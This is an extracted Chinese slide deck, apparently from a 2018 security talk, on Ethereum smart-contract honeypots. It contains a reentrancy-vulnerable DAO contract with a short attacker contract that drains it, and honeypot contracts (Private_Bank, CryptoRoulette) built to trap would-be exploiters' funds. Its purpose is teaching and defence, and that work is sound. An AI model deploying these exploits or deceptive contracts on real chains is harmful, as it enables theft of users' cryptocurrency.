

隐侠

DoraHacks 2018 Security Hack

但使安全Hacker在,不教黑帽度阴山


浅谈智能合约蜜罐

张景驰


长亭科技 区块链安全研究员




\$150,000,000




The DAO





```
contract SimpleDAO {  
    mapping (address => uint) public credit;  
    function donate(address to){credit[to] += msg.value;}  
    function queryCredit(address to) returns (uint){  
        return credit[to];  
    }  
    function withdraw(uint amount) {  
        if (credit[msg.sender]>= amount) {  
            msg.sender.call.value(amount)();  
            credit[msg.sender]-=amount;  
        }  
    }  
}
```

SimpleDAO.sol




```
function ()  
{  
}
```

fallback / 回退函数

Transaction


0xabcdef0123456...

Transaction



```
contract SimpleDAO {  
    mapping (address => uint) public credit;  
    function donate(address to){credit[to] += msg.value;}  
    function queryCredit(address to) returns (uint){  
        return credit[to];  
    }  
    function withdraw(uint amount) {  
        if (credit[msg.sender]>= amount) {  
            msg.sender.call.value(amount)();  
            credit[msg.sender]-=amount;  
        }  
    }  
}
```

SimpleDAO.sol




```
contract Mallory {  
    SimpleDAO public dao = SimpleDAO(0x354...);  
    address owner;  
    function Mallory(){owner = msg.sender; }  
    function() { dao.withdraw(dao.queryCredit(this)); }  
    function getJackpot() owner.send(this.balance); }  
}
```

Mallory.sol





\$150,000,000
- \$ 50,000,000



```
function secureFunc() {  
    //checks  
  
    //change internal state  
  
    //interaction with untrusted contract  
}
```

安全编码原则: checks-effects-interactions


```
contract SimpleDAO {  
    mapping (address => uint) public credit;  
    function donate(address to){credit[to] += msg.value;}  
    function queryCredit(address to) returns (uint){  
        return credit[to];  
    }  
    function withdraw(uint amount) {  
        if (credit[msg.sender]>= amount) { ← checks  
            msg.sender.call.value(amount)(); ← interactions  
            credit[msg.sender]-=amount; ← effects  
        }  
    }  
}
```




```
1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }
```

```
23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }
```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>



```

1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }

```

```

23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }

```

```

1 contract Logger{
2     function log(address _adr,uint _val)
3     public{
4         revert ();
5     }
6 }

```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>



```

1 contract Private_Bank{
2     mapping (address => uint) public balances;
3     uint public MinDeposit = 1 ether;
4     Logger logger;
5     function Private_Bank(address _log){
6         logger = Logger(_log);
7     }
8     function Deposit() public payable{
9         if(msg.value >= MinDeposit){
10             balances[msg.sender]+=msg.value;
11         }
12     }
13     function CashOut(uint _am){
14         if(_am<=balances[msg.sender]){
15             if(msg.sender.call.value(_am)()){
16                 balances[msg.sender]-=_am;
17                 logger.log(msg.sender, _am);
18             }
19         }
20     }
21     function() public payable{}
22 }

```

```

23 contract Logger{
24     struct Msg{
25         address Sender;
26         uint Val;
27     }
28     Message[] public History;
29     function log(address _adr,uint _val)
30     public{
31         History.push(Msg(_adr, _val));
32     }
33 }

```

```

1 contract Logger{
2     function log(address _adr,uint _val)
3     public{
4         require (msg.sender==OwnerAddr) ;
5     }
6 }

```

Ref: <https://medium.com/coinmonks/dissecting-an-ethereum-honey-pot-7102d7def5e0>




```

1 contract CryptoRoulette{
2     uint256 private secretNumber;
3     uint256 public lastPlayed;
4     uint256 public betPrice = 0.001 ether;
5     uint256 public ownerAddr;
6     struct Game {
7         address player;
8         uint256 number;
9     }
10    Game[] public gamesPlayed;
11    constructor() public {
12        ownerAddr = msg.sender;
13        shuffle();
14    }
15    function shuffle() internal {
16        secretNumber = 6;
17    }
18    function play(uint256 number) payable public {
19        require(msg.value >= betPrice && number <=
10);
20        Game game;
21        game.player = msg.sender;
22        game.number = number;

```

```

23        gamesPlayed.push(game);
24        if (number == secretNumber) {
25            msg.sender.transfer(this.balance);
26        }
27        lastPlayed = now;
28    }
29    function kill() public {
30        if (msg.sender == ownerAddr
31            && now > lastPlayed + 6 hours) {
32            selfdestruct(msg.sender);
33        }
34    }
35    function() public payable {}
36 }

```

Ref: <https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d>



```

1 contract CryptoRoulette{
2     uint256 private secretNumber;
3     uint256 public lastPlayed;
4     uint256 public betPrice = 0.001 ether;
5     uint256 public ownerAddr;
6     struct Game {
7         address player;
8         uint256 number;
9     }
10    Game[] public gamesPlayed;
11    constructor() public {
12        ownerAddr = msg.sender;
13        shuffle();
14    }
15    function shuffle() internal {
16        secretNumber = 6;
17    }
18    function play(uint256 number) payable public {
19        require(msg.value >= betPrice && number <=
10);
20        Game game;
21        game.player = msg.sender;
22        game.number = number;

```

```

23        gamesPlayed.push(game);
24        if (number == secretNumber) {
25            msg.sender.transfer(this.balance);
26        }
27        lastPlayed = now;
28    }
29    function kill() public {
30        if (msg.sender == ownerAddr
31            && now > lastPlayed + 6 hours) {
32            selfdestruct(msg.sender);
33        }
34    }
35    function() public payable {}
36 }

```

Ref: <https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d>



```

1 contract CryptoRoulette{
2     uint256 private secretNumber;
3     uint256 public lastPlayed;
4     uint256 public betPrice = 0.001 ether;
5     uint256 public ownerAddr;
6     struct Game {
7         address player;
8         uint256 number;
9     }
10    Game[] public gamesPlayed;
11    constructor() public {
12        ownerAddr = msg.sender;
13        shuffle();
14    }
15    function shuffle() internal {
16        secretNumber = 6;
17    }
18    function play(uint256 number) payable public {
19        require(msg.value >= betPrice && number <=
20    10);
21        Game game;
22        game.player = msg.sender;
23        game.number = number;

```

slot[1]

slot[0]

lastPlayed

secretNumber

← game.number

← game.player

Ref: <https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d>



DoraHacks


```

1 contract CryptoRoulette{
2     uint256 private secretNumber;
3     uint256 public lastPlayed;
4     uint256 public betPrice = 0.001 ether;
5     uint256 public ownerAddr;
6     struct Game {
7         address player;
8         uint256 number;
9     }
10    Game[] public gamesPlayed;
11    constructor() public {
12        ownerAddr = msg.sender;
13        shuffle();
14    }
15    function shuffle() internal {
16        secretNumber = 6;
17    }
18    function play(uint256 number) payable public {
19        require(msg.value >= betPrice && number <=
20    10);
21        Game game;
22        game.player = msg.sender;
23        game.number = number;

```

slot[1]

slot[0]

lastPlayed

secretNumber

← game.number

← game.player

Ref: <https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d>

```

1 contract CryptoRoulette{
2     uint256 private secretNumber;
3     uint256 public lastPlayed;
4     uint256 public betPrice = 0.001 ether;
5     uint256 public ownerAddr;
6     struct Game {
7         address player;
8         uint256 number;
9     }
10    Game[] public gamesPlayed;
11    constructor() public {
12        ownerAddr = msg.sender;
13        shuffle();
14    }
15    function shuffle() internal {
16        secretNumber = 6;
17    }
18    function play(uint256 number) payable public {
19        require(msg.value >= betPrice && number <=
10);
20        Game game;
21        game.player = msg.sender;
22        game.number = number;

```

```

23        gamesPlayed.push(game);
24        if (number == secretNumber) {
25            msg.sender.transfer(this.balance);
26        }
27        lastPlayed = now;
28    }
29    function kill() public {
30        if (msg.sender == ownerAddr
31            && now > lastPlayed + 6 hours) {
32            selfdestruct(msg.sender);
33        }
34    }
35    function() public payable {}
36 }

```

Ref: <https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d>





国内首部《区块链安全生存指南》

Acknowledgement

长亭科技 首席安全研究员·杨坤

长亭科技 安全咨询顾问·尹振玺

ConsenSys、比特大陆

谢谢



函数调用



- 出现错误是仅返回false，不会抛出异常将继续执行后面的操作



- 出现错误时向上抛出异常

- Low-Level call:
 - `address.callcode()`
 - `address.call()`
 - `address.delegatecall()`
 - `address.send()`

- Contract call:
 - `ExternalContract.doSomething()`

函数调用

Contract

call()

→ Low-level

call()

→ Low-level

call()

→ Contract

call()

→ Contract

call()

→ Contract

call()

→ Contract



函数调用

Contract

call()

Low-level

call()

Low-level

call()

Contract

call()

Contract

call()

Contract

call()

Contract

异常发生时, 每个Contract call revert向上
抛出到Low-level call或者根部

继续执行其后操作或推出

revert

revert

revert

revert

继续执行



DarkHacks

函数调用

Contract

call()



Low-level

call()



Low-level

call()



Low-level

call()



Low-level

call()



Low-level

call()



Low-level



继续执行至退出



The DAO发生时的调用栈
全都是Low-level call

发生错误后不会revert之前的操作